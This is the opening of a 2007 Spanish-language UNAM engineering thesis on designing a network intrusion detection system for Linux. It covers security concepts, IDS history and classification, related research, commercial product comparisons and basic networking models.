Universidad Nacional Autónoma de México

Facultad de Ingeniería
División de Ingeniería Eléctrica
Departamento en Computación

“Herramienta para la detección de intrusos”

Sánchez Verdejo Rommel

México Distrito Federal. Abril 2007

Índice General

Índice de Figuras

Índice de Ilustraciones

Capítulo 1

Introducción

1.0 Introducción

Una práctica diaria en el uso de cómputo personal, científico e industrial para nuestros días, no puede verse sin que nuestro equipo se encuentre conectado a cualquier red y compartiendo gran volumen de información con otras entidades alrededor del mundo.

Ciertamente estos equipos de cómputo, lo que comúnmente y desde este momento llamaremos computadoras, han sido creadas, armadas y configuradas para realizar cierta tarea.

Internet es uno de los avances tecnológicos más representativos del siglo XX. Ha permitido minimizar distancias, acelerar economías y permitir el intercambio de culturas y moneda. Esto a través de un gran flujo de información.

Con el ingreso de estas tecnologías a la vida cotidiana, científica e industrial, se ha tomado al equipo de cómputo como parte fundamental de toda tarea actual. Como es almacenar información de todo tipo, procesarla y generar resultados.

Históricamente el poder tener información y controlarla ha sido el pretexto de muchas batallas. En los últimos años, esta batalla ha estado reflejada en la enorme y gran variedad de tipos de inversión que se ha hecho para poder dañar a ciertas instituciones. Cabe destacar que en algunos casos esta inversión no es económica.

Esta tendencia ha generado que el proceso de seguridad de una institución no solo esté en los candados, en el personal de seguridad o las cajas fuertes, sino también en cada uno de los equipos de cómputo que ayudan al personal a desarrollar sus actividades cotidianas. A partir de este momento, llamare a una institución o persona como entidad.

Uno de los pasos para lograr la seguridad en cierta entidad es también el monitorear los eventos generados en cualquiera de los elementos lógicos. Un análisis en busca de anomalías generadas no por situaciones accidentales sino por condiciones con cierta inteligencia; proceso al que conocemos como Detección de Intrusos y generar una herramienta que permita realizar este tipo de tarea es materia de este trabajo.

1.1 Historia

"La seguridad en cómputo, es un término general que cubre un gran área de computación y procesamiento de la información. Las industrias que dependen de sistemas computarizados y redes para ejecutar sus operaciones y transacciones de negocios diarias, consideran sus datos como una parte importante de sus activos generales. Muchos términos y medidas se han incorporado a nuestro vocabulario diario en los negocios, tales como costo total de propiedad (total cost of ownership, TCO) y calidad de servicios (QoS). Con estas medidas, las industrias calculan aspectos tales como integridad de los datos y alta disponibilidad como parte de los costos de planificación y administración de procesos. En algunas industrias, como el comercio electrónico, la disponibilidad y confianza de los datos pueden hacer la diferencia entre el éxito y el fracaso".[1]

La Seguridad en Cómputo ya era una rama que buscaba esconder información a través de la criptografía, se habían tenido experiencias en intrusiones en grandes corporaciones teniendo pérdidas millonarias ya sea por robo de información o alteración de ella.

Durante la última década, se intentaba controlar este tipo de actividades mediante "firewalls", dispositivos de red específicamente diseñados para no permitir el tráfico entrante o saliente en direcciones que no son habituales en una institución. Sin embargo las técnicas para poder "esconderse" o "engañar" al firewall se generaban con mayor velocidad que la de los administradores de sistemas de cómputo y sus comunidades

No fue sino hasta el año 2000 cuando un ataque distribuido detuvo a muchas compañías sacando sus servicios completamente de la red. Tal fue el caso de los servidores Yahoo! que fueron retirados "materialmente" de Internet por un periodo de 7 minutos mediante un ataque masivo conocido como DDOS (Distributed Denial of Service). Esto dio paso a que se generara una conciencia global para impedir el tráfico dañino desde las redes más pequeñas que se distribuyen por todo Internet.

Esto nos trae al nuevo milenio, un momento en el que se estima que 945 millones de personas usan o han usado Internet (Almanaque de la Industria de Computación, 2004). Al mismo tiempo:

1 Definición de Seguridad en Cómputo. Generalidades sobre la Seguridad. Red Hat Enterprise Linux 4: Manual de Seguridad. http://www.redhat.com/docs/manuals/enterprise/RHEL-4-Manual/es/security-guide/ch-sgs-ov.html

- En un día dado, hay aproximadamente 225 incidentes graves de violaciones de seguridad reportados al Centro de Coordinación CERT en la Universidad de Carnegie Mellon.[2]
- En el año 2003, el número de incidentes reportados al CERT saltó a 137.529 de 82.094 en el 2002 y de 52.658 en el 2001.[3]
- Los impactos económicos de los tres virus de Internet más peligrosos de los últimos dos años combinan un total de US $13.2 mil millones. [4]

La seguridad en cómputo se ha convertido en un gasto cuantificable y justificable para todos los presupuestos de TI, debido a que Las organizaciones que requieren integridad de sus datos y alta disponibilidad, obtienen las habilidades de administradores de sistemas, desarrolladores e ingenieros para asegurar la confiabilidad 24x7 de sus equipos de cómputo, servicios e información.

De esta manera es que los Sistemas Detectores de Intrusos (IDS) han tomado mucha importancia. Por ejemplo: Una persona es administrador de 100 máquinas y este es el responsable de hacer que el tráfico de estas máquinas sea el adecuado para la institución para la que trabaja. De esta manera, un IDS puesto a la salida o entrada de esta red permitirá saber si el tráfico en esta institución es el deseado o no. De no ser deseado generará alarmas que el administrador podrá revisar personalmente. Y detener ataques de carácter masivo si consideramos que el mundo esta lleno de instituciones.

Una amenaza es un peligro latente. Afecta a cualquier entidad, desde una persona, pasando por una gran corporación o incluso hasta un gobierno, motivos por los cuales vale la pena para cualquiera minimizar peligros a través del monitoreo constante de los hechos de red.

Las primeras experiencias en la literatura nos remontan a Estados Unidos en lugares como el MIT o Carnegie Mellon. En este caso, es curioso, algunas personas no estaban de acuerdo con que los equipos de cómputo tuvieran contraseñas para poder tener accesos a ellos. Estas personas consideraban que el cómputo debería ser libre, abierto, y que cualquiera debería poder disfrutarlo.
En lo personal, los sistemas y capacidades de cómputo deberían estar al alcance de cualquiera que los necesite, incluyendo investigaciones que no sean en su totalidad moral – como todas aquellas investigaciones con fines bélicos –. Como he comentado, el hombre por su naturaleza siempre esta dispuesto a robar , a inmiscuirse en situaciones ajenas a su persona , a ser egoísta, y esto ha generado crear conocimiento para proteger todo aquello que vale para nosotros. Ahora, el valor esta en la información, la información tiene mejores resultados cuando es

2 http://www.cert.org
3 http://www.cert.org/stats/
4 http://www.newsfactor.com/perl/story/16407.html

procesada, los procesos se realizan de manera muy eficiente en una computadora, y la computadora ahora tiene que ser protegida.

Estas personas tomaban los programas a ejecutar (binarios) y con un conjunto de herramientas, muchas veces creadas por ellos mismos, leían las instrucciones en el formato que la computadora las entiende. Simulaban en un papel o con otro programa esta ejecución y podían darse cuenta de las operaciones que éste realizaba en la computadora. Una primera muestra de Ingeniería Inversa. Así pasó con el hecho de que pudieran generar programas que podrían descifrar las contraseñas en equipos de cómputo.

Llegaron las redes de computadoras y conforme estas redes fueron aumentando estos programas fueron también creciendo tanto tecnológicamente como en su popularidad. Al paso de tiempo cuando Internet había crecido de manera inesperada, la informática estaba en su punto mas alto, el mundo empresarial dejaba descansar su información en servidores centralizados, conectados con todos sus departamentos y comenzaba a generar comercio sin fronteras a través de los servicios electrónicos que podían proporcionar. Las esperanzas del liberalismo neoclásico estaban comenzando a ser una realidad.

1.2 Objetivo

Generar un Sistema Detector de Intrusos para sistemas Linux, que tenga la capacidad de reconocer y predecir ataques sobre el flujo de datos de una red con protocolo TCP.

El porqué fijar atención sobre el tráfico de una red se puede justificar de manera muy sencilla:

- Como se definirá mas adelante, podemos realizar detección de Intrusos de distintas maneras, en la máquina donde queremos realizarla (host-based), en el tráfico de una red, (network-based) o en ambos (distributed IDS).

- Históricamente los últimos dos enfoques no eran factibles ya que la capacidad de cómputo que se presentaba era limitada. Ahora tenemos equipos de cómputo con velocidades sorprendentes. Y en hardware de propósito específico existen procesadores con capacidad de analizar gran volumen de información por segundo.

Es ahora, el trabajo de los profesionales de la computación especialistas en la seguridad de la información, aplicar toda la teoría que se ha desarrollado en tiempos pasados y estrechar la distancia entre el papel y lo factible.

1.3 Trabajo Relacionado

La Detección de Intrusos, como hemos visto no es una rama de la Seguridad en Cómputo relativamente nueva ya que data de hace 30 años aproximadamente.

Sin embargo, en los últimos años se han desarrollado nuevas técnicas de intrusión, pero también se han desarrollado técnicas para la detección de intrusos, durante los últimos años, ha existido un Simposio que así lo demuestra: El International Symposium on Recent Advances in Intrusion Detection (RAID). Que desde 1998 tiene como finalidad mostrar no solo de manera efectiva sino científica las nuevas tendencias o muestras de detección de Intrusos.

Independientemente de estas tendencias, uno de los puntos que más nos interesa es lo que ha sucedido en el mundo del Software Libre ya que es en el que me baso para realizar este trabajo. Ya que parte de mi análisis esta en verificar también la eficiencia de algunos proyectos.

Snort es el ejemplo mas conocido. Es el detector de Intrusos de red mas conocido actualmente. Snort posee una arquitectura de plugins. Uno de estos plugins (preprocesador snort) es de especial interés: SPADE(Statistical Paket Anomaly Detection Engine). El cual puede detectar Flujo de trafico que no es habitual generando reportes. Sin la necesidad de tener que escribir un conjunto de reglas para ciertas actividades.

IDES/NIDES (Next-Generation Intrusion Detection Expert System) creado por SRI Internacional, es otro paquete relevante ya que cuenta con dos unidades de detección. La primera cuyo análisis descansa en la comparación de firmas, y la segunda que se basa en un subsistema de detección de anomalías con perfiles estadísticos.

EMERALD: (Event Monitoring Enabling Responses to Anomalous Live Disturbances), también de SRI International, cuenta con ambos sistemas de detección: basado en comparación de firmas y otro en perfiles estadísticos.

Parte del estudio realizado en EMERALD esta realizado por Alfonso Valdes y Keith Skinner, quienes publicaron "Adaptive Model-based Monitoring for Cyber Attack Detection". Escrito que explica el funcionamiento de eBayes. Parte sustancial de EMERALD. En este documento se puede entender un enfoque probabilístico para la detección de Intrusos.

Algunas Propuestas en RAID proponen ocupar modelos estadísticos para el

entrenamiento de un sistema experto para reconocimiento de patrones y un Modelo de Markov Oculto (Hidden Markov Model [HMM]).

David J Marchette realizó en el 2001 un trabajo bastante interesante, "Computer Intrusión Detection and Network Monitoring. A Statistical Viewpoint". Donde explica los principios estadísticos en los que están basados en la actualidad algunos sistemas detectores de intrusos tal como EMERALD. Propone también, un conjunto de modelos que pueden ser tomados para trabajos posteriores y realiza una comparación entre alguno de los IDS mas conocidos.

Por su parte en el Departamento de Ciencias de la Computación en la Universidad de Columbia en Nueva York, Estados Unidos. Se generó una masa crítica que ha dado muchos resultados en su estudio. En Publicaciones como "Anomalous Payload-based Network Intrusión Detection" por Ke Wang y Salvatore Stolfo, se puede ver que su proyecto PAYL realiza clasificación de paquetes anómalos por casi 100%. Esto en la distribución de carga de cada paquete. Proponiendo una solución al problema de las nuevas técnicas de intrusión y carga de paquetes desconocidas llamados: "*zero-days*".

Otro trabajo que también ha sido generado en las instalaciones de este grupo es: "Malicious Email filter: A UNIX Mail Filter That Detects MAlicious Windows Executables". Que, parecido al trabajo comentado anteriormente, detecta situaciones anómalas en binarios que están dispuestos para el Sistema Operativo mas popular del mundo utilizando técnicas de Minería de Datos y comparación de Firmas.

Por último, mencionar el trabajo de Mathhew Mahoney, "Network Traffic Anomaly Detection Based on Packet Bytes". A diferencia de los anteriores, NETAD solamente busca por los primeros 48 bytes del paquete comenzando con el encabezado IP (Es decir 20 de encabezado IP, 20 de TCP y solo 8 bytes de carga de paquete) y únicamente el comienzo de sesión de cada petición. Tiene 9 modelos correspondientes a protocolos populares. Utiliza una función de clasificación que considera estos 48 atributos.

Según Marchette la eficiencia de un IDS está basada en la probabilidad de detección y la probabilidad de falsos positivos. En el caso anterior, podemos ver que el porcentaje (probabilidad) de falsos positivos en algunos casos es muy alta y en otros es muy baja lo cual nos pone a pensar en que necesitamos detectores de intrusos para aplicaciones específicas.

Capítulo 2

Sistemas Detectores de Intrusos

Antes de definir directamente la detección de intrusos y los sistemas encargados de llevarlo a cabo, necesitamos entender conceptos básicos que, a pesar de ser mencionados con anterioridad, se requiere cierto formalismo en cada uno de ellos. Así, a continuación se presentan algunas definiciones que se consideradan las más importantes para dar pié al presente trabajo.

2.0 Conceptos

- **Seguridad:** Es el proceso de mantener un nivel aceptable de riesgos percibidos[5]. Este proceso puede dividirse en un ciclo (proceso) de seguridad tal como se muestra a continuación:
- **Obligaciones:** Preparar un entorno para los siguientes tres componentes. Es en esta "sección" donde se ven las políticas, procedimientos, leyes, presupuesto y otros eventos de carácter administrativo.
- **Protección:** Son las acciones necesarias para reducir los riesgos. Prevención es un sinónimo.
- **Detección:** El procedimiento de identificar intrusiones. Entendiendo por intrusión: la violación a las políticas de seguridad.
- **Respuesta:** Cosechar los frutos de la Detección.
- **Riesgos:** Contingencia o proximidad de un daño[6]. Para nuestro estudio, es todo aquello que pueda dañar un activo en materia de cómputo. El riesgo está expresado con un modelo:

  Riesgo = amenazas x vulnerabilidades x valor_del_activo

  El valor del activo es una medida de tiempo y recursos necesarios para reemplazar el daño causado por cualquier incidente.

- **Seguridad en Cómputo:** Según Rebecca Bace,[7] una definición de un sistema seguro es: "un sistema que se comporta como debería", lo cual implica que un sistema tenga que ser confiable. Una definición formal incluye entonces los aspectos necesarios para que un sistema sea "confiable". Estos son los principios de la Seguridad en Cómputo: *Confidencialidad, Integridad y Disponibilidad*.

  1. **Confidencialidad** se refiere a permitir que ciertos usuarios tengan acceso únicamente a los recursos que les corresponde y nada más.
  2. **Integridad** es un requisito para proteger a la información de ser alterada.

5 Richard Bejtlich. The Tao of Network Security Monitoring: Beyond Intrusion Detection. Capítulo 1. Pearson Education.2005

6 Diccionario de la Real Academia de la Lengua española. http://www.rae.es

7 Rebecca Gurley Bace. Intrusion Detection. Capítulo 2. 2.2 Practical Definition of Computer Security. Macmillan Technical Publishing.2000

3. **Disponibilidad** es la obligación para que la información esté siempre a la mano de quien la necesite.

Por tanto, un sistema que garantice estos tres principios se considera confiable.

Confianza es una palabra que tiene escala de valores. ¿Qué tan confiable es un sistema? Esto depende de qué tanto nos pueda garantizar los tres principios a pesar de la hostilidad que un sistema pueda encontrar en su entorno.

Considerando los principios vistos, se definen los siguientes conceptos:

- **Amenazas:** Es toda entidad que puede poner en peligro alguno o los tres principios fundamentales de la seguridad en cómputo. Puede tener cualquier tipo de forma y puede estar latente en cualquier lugar. Las amenazas se pueden clasificar en Estructuradas o No Estructuradas.
- **Vulnerabilidades:** Son todas aquellas debilidades en los sistemas de los cuales se puede obtener una ventaja, es decir se puede abusar del sistema. Estas pueden ser técnicas, que residan en la parte lógica del sistema (programas) o bien, pueden ser administrativas, las cuales son errores en el trato (confianza) humano. Cuando se vulnera un sistema, se dice que ha sido "explotado". Y generalmente esto incurre en una violación de una política de seguridad.
- **Política de aeguridad:** Es formalmente una manera de proteger los activos de una entidad. Matemáticamente esto puede ser representado mediante un modelo.

Para poder garantizar los principios de la seguridad también es necesario conocer las características inherentes a nuestras amenazas. Es importante destacar que no para todas las entidades las amenazas son las mismas. Se tienen amenazas comunes pero no condiciones idénticas. Esta es la razón por la cual la filosofía de "una talla para todos", no es nada adecuada.

En términos generales, una amenaza deja de serlo cuando realiza un ataque. Un ataque es la realización de una amenaza y se puede ramificar de la siguiente manera:

1. **Reconocimiento:** es el proceso de verificar conexión y la búsqueda de servicios y aplicaciones vulnerables.
2. **Explotación:** La violación implícita de la política de seguridad.
3. **Refuerzo:** Generalmente abuso de privilegios, violando otro tanto de políticas de seguridad. Como lo es lo referente al control de acceso.
4. **Consolidación:** Los Intrusos tienen sus propias leyes. Una vez que un sistema es vulnerado, es probable entonces que cualquier otra persona pueda realizar el mismo proceso por lo que en ocasiones aplica las medidas de seguridad necesarias sobre el sistema del cual abusó para que nadie más pueda entrar en el sistema y así éste garantiza su entrada en la mayoría de los casos instalando una "puerta trasera".
5. **Abuso:** Los sistemas son comprometidos, no solo como un reto. Siempre se tiene un objetivo, ya sea utilizar los recursos de cómputo del equipo, tal como puede ser el ancho de banda para mandar correo basura, o poner un sitio de pornografía. Hasta robar toda la información para realizar cualquier tipo de extorsión con ella.

2.1 Definición

Detección de Intrusos: Son acciones tomadas para detectar cualquier evento que pueda comprometer alguno o todos los servicios de seguridad que operen en nuestro beneficio (confidencialidad, integridad y disponibilidad de la información). Esto no significa que pueda prevenir los nuevos ataques. Un sistema detector de Intrusos (IDS, Intrusion Detection System) es aquel que puede llevar a cabo esta tarea.

La Detección de Intrusos es un área relativamente nueva. Realmente comienza en los 80's. Antes de esto existían únicamente las "Auditorias". Y solamente estaban destinadas a revisar de manera cronológica el resultado de las bitácoras sobre ciertos eventos.

El conjunto de conceptos que aún en nuestros días utilizamos, tiene sus orígenes en los años 50, donde el procesamiento electrónico de datos (EDP) comienza como un campo específico de estudio. Pero no es sino hasta los 80's donde Denning y

Neumman generan IDES (Intrusion Detection Expert Sistem) patrocinados por la Defense Advanced Research Projects Agency (DARPA).

Cabe mencionar que el primer sistema que monitoreaba un sistema conectado a la Internet es MIDAS, desarrollado por el NCSC (National Computer Security Center) mientras que el primer Sistema Detector de Intrusos como lo conocemos en la actualidad es el NSM (Network System Monitor) el cual fue desarrollado en la Universidad de California, Estados Unidos. Ya que fue el primero en considerar que un sistema que conectado a una red, pusiera su interfaz de red en modo "promiscuo" capturando todos los paquetes y realizaba un análisis sobre cada uno de ellos.

Este último caso es importante en este trabajo pues, siendo el primer IDS que tomaba un sniffer como parte de su arquitectura, realiza el análisis basado en varianzas estadísticas. A grandes rasgos, existen dos tipos fundamentales de detección de intrusos:

1. Por reconocimiento de firmas/patrones conocido como misuse-detection, el cual trata de un conjunto de reglas o filtros perfectamente definidos
2. Por reconocimiento de anomalías, el cual se refiere a los eventos generados por circunstancias no habituales en el tráfico cotidiano de un segmento de red

Puede observarse que en ambos casos la detección se basa en reconocimiento de alguna característica propia o extraíble del tráfico de red.

2.1 Clasificación

2.1.1 Por su comportamiento:

- **Pasivos:** aquellos que únicamente detectan un posible ataque, generan una alerta y almacenan la información que se considera relevante.
- **Activos o Reactivos:** son aquellos que toman decisiones sobre el tráfico de la red para imponer nuevas reglas de filtrado, o bien evitar el tráfico que está generando alertas. Estos son conocidos como Intrusion Prevention Systems.

2.1.2 Por su arquitectura en implementación

- **Locales:** (Host IDS: HIDS). Solo están al tanto del tráfico generado y recibido por un único equipo de cómputo.

- **De red:** (Network IDS: NIDS). Detecta todo lo que puede en un segmento de red.

- **Distribuídos:** (Distributed IDS: IDS) Incorpora arquitectura cliente/servidor. Está compuesto por una serie de NIDS que son capaces de conectarse a un servidor principal donde se almacenan las alertas y comportamientos en una base de datos centralizada.
- **Híbridos:** (Hybrid IDS). Es un conjunto de todos los anteriores. Este tipo de IDS está más apegado a la arquitectura que en la implementación del producto.

2.2 Funcionamiento

La Oficina de la Tecnología de la Información (ITO: Information Technology Office) de la Agencia para la Defensa de Proyectos de Investigación Avanzados (DARPA: Defense Advanced Research Projects Agency) en Estados Unidos de Norteamérica, ha propuesto un esquema (protocolos e interfaces de programación) para que los proyectos realizados en la detección de intrusos puedan compartir información y recursos de tal manera que los componentes de cualquiera de ellos puedan ser rehusados en otros. A este esfuerzo se le conoce como: el marco común para la Detección de Intrusos (CIDF: Common Intrusion Detection Framework).

Este esquema se define con dos elementos:

2. Marco de operación.
3. Lenguaje de especificación: (CISL: Common Intrusion Specification Language).

En este trabajo únicamente estaremos interesados en cumplir con el marco de operación ya que implementar un lenguaje con su respectivo proceso de compilación seria propio de otra tesis, el cual no esta pensado implementar en esta etapa el cual se aprecia en la figura 2.1.




Figura 2.1 Marco de operación

Los componentes del Marco de operación son:

Generadores de Eventos:	(E-boxes)
Analizadores de Eventos:	(A-boxes)
Base de Datos para Eventos:	(D-boxes)
Unidades de Respuesta	(R-boxes)

La Relación que existe entre ellos se aprecia en el diagrama de la figura 2.1.

E-box se puede interpretar como un sensor de Red. Este es mejor conocido como

sniffer. Un sniffer es un programa que captura las tramas de red. Este programa logra "escuchar" el tráfico que le es permitido por su medio (cable UTP, Fibra óptica, WiFi) poniendo nuestro dispositivo de red en un modo de operación conocido como "promiscuo" , el cual consiste en no descartar ningún paquete que no "coincida" con sus características físicas (tal como puede ser la dirección física de la tarjeta [NIC]). Un sniffer por sí mismo no puede detectar todo el tráfico de la red en la que se encuentra, este necesita un poco más de ayuda, es decir, necesita ser colocado en algún lugar donde la topología de la red permita tener acceso a todo el/los segmento/s.

A-boxes: Son, de hecho el motor del IDS. Es el conjunto de instrucciones que permite el proceso del paquete. Este análisis puede ser Estadístico o por Reconocimiento de Firmas para el primero. Un agente (programa) es entrenado, de tal manera que el IDS pueda saber si un paquete o conjunto de paquetes pertenece o no a lo que pueda ser considerado un ataque, el segundo, únicamente buscará por un conjunto de bytes específicamente ordenados que, previamente se sepa, formen parte de un ataque.

R-boxes: Esta sección es la que define si un IDS es Activo o pasivo. El R-box puede únicamente generar una alarma y seguir con el análisis convencional, o bien, interactuar directamente con el tráfico de la red, por ejemplo: enviando paquetes TCP con bandera RST en ambas direcciones, o permitir a un programa externo realizar ciertas acciones sobre el tráfico detectado con base en las acciones generadas por el IDS, como puede ser rescribir las reglas de Firewall de una entidad.

D-boxes: Este módulo solo tiene que guardar en el formato deseado todas las alarmas que han sido generadas, así como las acciones que son tomadas. Seguir el paso de cada una de ellas para poder ser leídas en un orden coherente.

2.2 Proveedores de Soluciones

Este mundo es enteramente comercial y, como tal, un sistema para proteger una entidad por medio de su monitoreo es un producto. Los precios van desde los 1000 dlls hasta los 8000 dlls. Algunas de las soluciones comerciales en la actualidad son:

- Cisco System, Fortinet Inc, Internet Security System, McAfee, NFR Security, NitroSecurity, Nortel, Panda Gate Defender Integra, Radware, Reflex Security,

SecureWorks, Third Brigade, TippingPoint, TopLayer

Dentro del Mundo no comercial tenemos tales herramientas y solo toman el costo de la capacitación personal.

- Snort, Tamandua, NIDES , Shadow, Bro, Prelude

Tanto las soluciones comerciales como las soluciones no comerciales proveen soluciones de tipo, local, de red o distribuidas.

Las diferencias están basadas en:

1. **Costo:** los sistemas comerciales tienen un costo elevado, no solo por adquisición sino por la capacitación del administrador, una renta de operación si es que no se realiza en la entidad y un costo de mantenimiento. Así como en algunos casos, suscripciones especiales para acceso a nuevas tecnologías en el mismo producto.
2. **Modo de operación:** Generalmente los sistemas comerciales han sido desarrollados como sistemas "embebidos" lo cual permite que su operación sea muy eficiente (en breve se generará una definición de eficiencia). Los sistemas no comerciales generalmente necesitan un hardware muy capaz para realizar su tarea.
3. **Soporte:** Si la entidad que ha elegido tener un IDS necesita alguna respuesta sobre alguna alarma que desconozca o algún patrón que considere peligroso, así como "defectos" que se han detectado a lo largo de la operación del dispositivo, y no encuentra cómo solucionar o determinar el problema, obtener soporte humano externo es indispensable. Las soluciones comerciales proporcionan un muy buen soporte, en el lenguaje que el cliente necesite ya sea telefónico o electrónico y en el momento que se necesite. Por otro lado las soluciones no comerciales solamente basan su comunicación en listas de correo, que a pesar de ser mundiales, una respuesta puede ser instantánea o demorar un par de horas o a veces días.
4. **Capacidad para almacenar:** En los dispositivos comerciales, el almacenamiento es limitado y las capacidades de expansión dependen únicamente de la cantidad de dinero que estemos dispuestos a pagar por adquirir una pieza de hardware "original" o "certificada". En el otro lado, estas capacidades están limitadas al hardware que podremos adquirir en cualquier tienda de hardware.

5. **Tiempo de respuesta:** Se ha comentado que los sistemas propietarios han implementado mejores tecnologías para poder realizar sus tareas. Con esto ganan acceso a medios que el lado no comercial tiene problemas como lo es en la actualidad la respuesta a velocidades Gigabit. Una buena implementación distribuida permite realizarlo, sin embargo, esto requiere personal bastante capacitado que para una entidad podría resultar más caro que el solo dispositivo comercial.

A manera de comparación, la tabla 2.1 muestra los puntos mas importantes en el caso de tres dispositivos comerciales Cabe mencionar que esta tabla se genera en una búsqueda aleatoria por comprar un IDS Privado, las primeras referencias han sido las que se tomaron en el momento que se realizo este trabajo.

Fabricante	Costo [$ usd] [dlls]	modo de operadcion	Soporte	Disco Fijo	Soporte	tiempo respuesta
McAfee MCAFEE INTRUSHIELD 1200 SENSOR	$8,639.99	IPS/IDS Protocolos: ICMP, TPC,IP	1 año en la compra Garantia Limitada*		Inmediato Call-Center	interfaz (gigabit) > [supuesto] 100 Mbps
Cisco Systems 4215 IDS	$5,179.99	IDS/IPS Protocolos: IP,TCP,ICMP,IPSec, UDP Aplicacion Populares**	1 año en la compra Garantia 90 dias	Externo	Imnnediato Call-Center	interfaz (10/100) [reales] 80 Mbps
3Com TIPPINGPOINT 50 **IPS**	$4,489.99	IPS Protcolos: IP,TCP,ICMP,IPSec,UDP, Aplicacion: HTTP, Telnet	1 año en la compra Garantia 1 ano		Inmediato Call-Center	interfaz (10/100) [reales] 50 Mbps

** Aplicaciones Populares: HTTPx SMTP, SSH, NTP, DNS, IMAPx, POP, SMTP, ICMP, FTP.

Tabla 2.1 Comparación IDS Privados

Como podemos ver los Sistemas Privados Ofrecen soporte físico (humano) a través de su Call Center, sin embargo la garantía física de los dispositivos es variable. El mejor en este rubro es 3com con 1 año de garantía. El costo esta determinado por la tecnología a la que responde. Se puede observar que Tipping Point tiene menor capacidad de respuesta y los protocolos que analiza son únicamente HTTP y Telnet a diferencia de su competencia más cercana – Cisco – que por menos de 1000 dlls se obtiene una mayor cantidad de protocolos, capacidad externa y mejor respuesta. El costo se dispara en el Intrushiled, los protocolos son el grueso de comunicación, la garantía esta determinada por el proveedor y su supuesta respuesta es muy alta. Es el mejor pero el más caro.

Capítulo 3

Conceptos Básicos de Red

Una red es un conjunto de equipos de cómputo (por lo menos dos) conectados entre sí mediante algún medio físico que permite transportar/compartir información.

Algunos de los elementos básicos que han logrado permitir esta tecnología se muestran a continuación.

3.0 Modelo OSI

Desde que se descubrió el potencial económico de la computación, diversas compañías establecieron sus propios protocolos de comunicación. Debido a esto, en ocasiones resultaba imposible compartir información entre algunos equipos de cómputo de distintas marcas comerciales.

Por lo que la ISO (International Standards Organization [Organización Internacional para los Estándares] fundada en 1947[8] y que actualmente cuenta con miembros de 147 países[9]) generó el modelo de red OSI: Open Systems Interconnect (Interconexión de Sistemas Abiertos); que propone un nivel de siete capas que todo equipo de cómputo con capacidad de conexión a red, debe cumplir. Estas siete capas se muestran en la Figura 3.1

Modelo OSI	Modelo TCP/IP
4. Aplicación	4. Aplicación
5. Presentación	5. Transporte
6. Sesión	
7. Transporte	
8. Red	6. Red
9. Conexión al medio	7. Enlace
10. Físico	

Figura 3.1 Capas de los Modelos: OSI (de ISO) y TCP/IP.

En la Figura 3.1 también se muestra el Modelo TCP/IP conocido ampliamente ya que es prácticamente más sencillo manejar que el modelo OSI, además de que históricamente es más antiguo que el modelo estandarizado.

Este trabajo está enfocado únicamente a las última capa (Aplicacion) de ambos modelos; por lo tanto, no se profundizará en la descripción de las capas restantes.

8 Wikipedia.org http://en.wikipedia.org/wiki/ISO

9 International Organization for Standardization. http://www.iso.org/iso/en/aboutiso/isomembers/MemberDetailPage.MemberDetail?MEMBER=ISRM

3.1 Capas Modelo OSI y TCP/IP

3.1.1 Físico y Conexión al Medio (OSI) - Enlace (TCP/IP)

El medio físico se refiere a la manera en la que nuestro equipo de cómputo se "integra" a la red, puede ser guiado o no guiado (inalámbrico). Ejemplos de ambos se muestran a continuación:

- Guiados: Fibra óptica, el cable UTP o el cable coaxial.
- No Guiados: Conexiones WiFi, Bluetooth o GSM.

Suposiciones para este trabajo:

- La capa física estará enfocada a una red cableada (alambrada) únicamente. Ya que, a pesar del gran auge de las redes inalámbricas, los principios son exactamente los mismos para ambas; resultaría redundante intentar ampliar este trabajo en ese sentido.
- La conexión al medio se realiza por medio de Ethernet (IEEE 802.3), el protocolo mayormente empleado por las redes que predominan en nuestro entorno.

Se conoce que un gran porcentaje de las redes actuales están conectado conformadas por medio de Ethernet, por lo que a continuación se hace una breve descripción de este protocolo.

3.2 Ethernet

Ethernet es un protocolo de conexión al medio que permite que los elementos de la red destinados a conectarse se encuentren o no presentes. Está descrito en el documento impreso: *Communications of the ACM*, Vol. 19, No. 5, Julio 1976 pp. 395 - 404 Copyright © 1976, Association for Computing Machinery Inc.

Actualmente forma parte del estándar de comunicaciones de la IEEE. El 802.3. Conocido también como CSMA/CD (Carrier Sense Multiple Access / Collision Detection), significa que "Ethernet soporta muchos dispositivos en un medio compartido de red. Cualquier dispositivo puede enviar su información en el momento que 'crea' que puede hacerlo; si una colisión es detectada, el paquete se

reenvía"[10]. Estas señales son enviadas utilizando una codificación Manchester.

En la Figura 3.2 se mustra un elemento histórico en las redes de datos: una diapositiva tomada por Dave R. Bogus de un diagrama hecho a mano por Robert M. Metcalfe para la presentación original de Ethernet en el National Computer Conference del año 1976.[11]

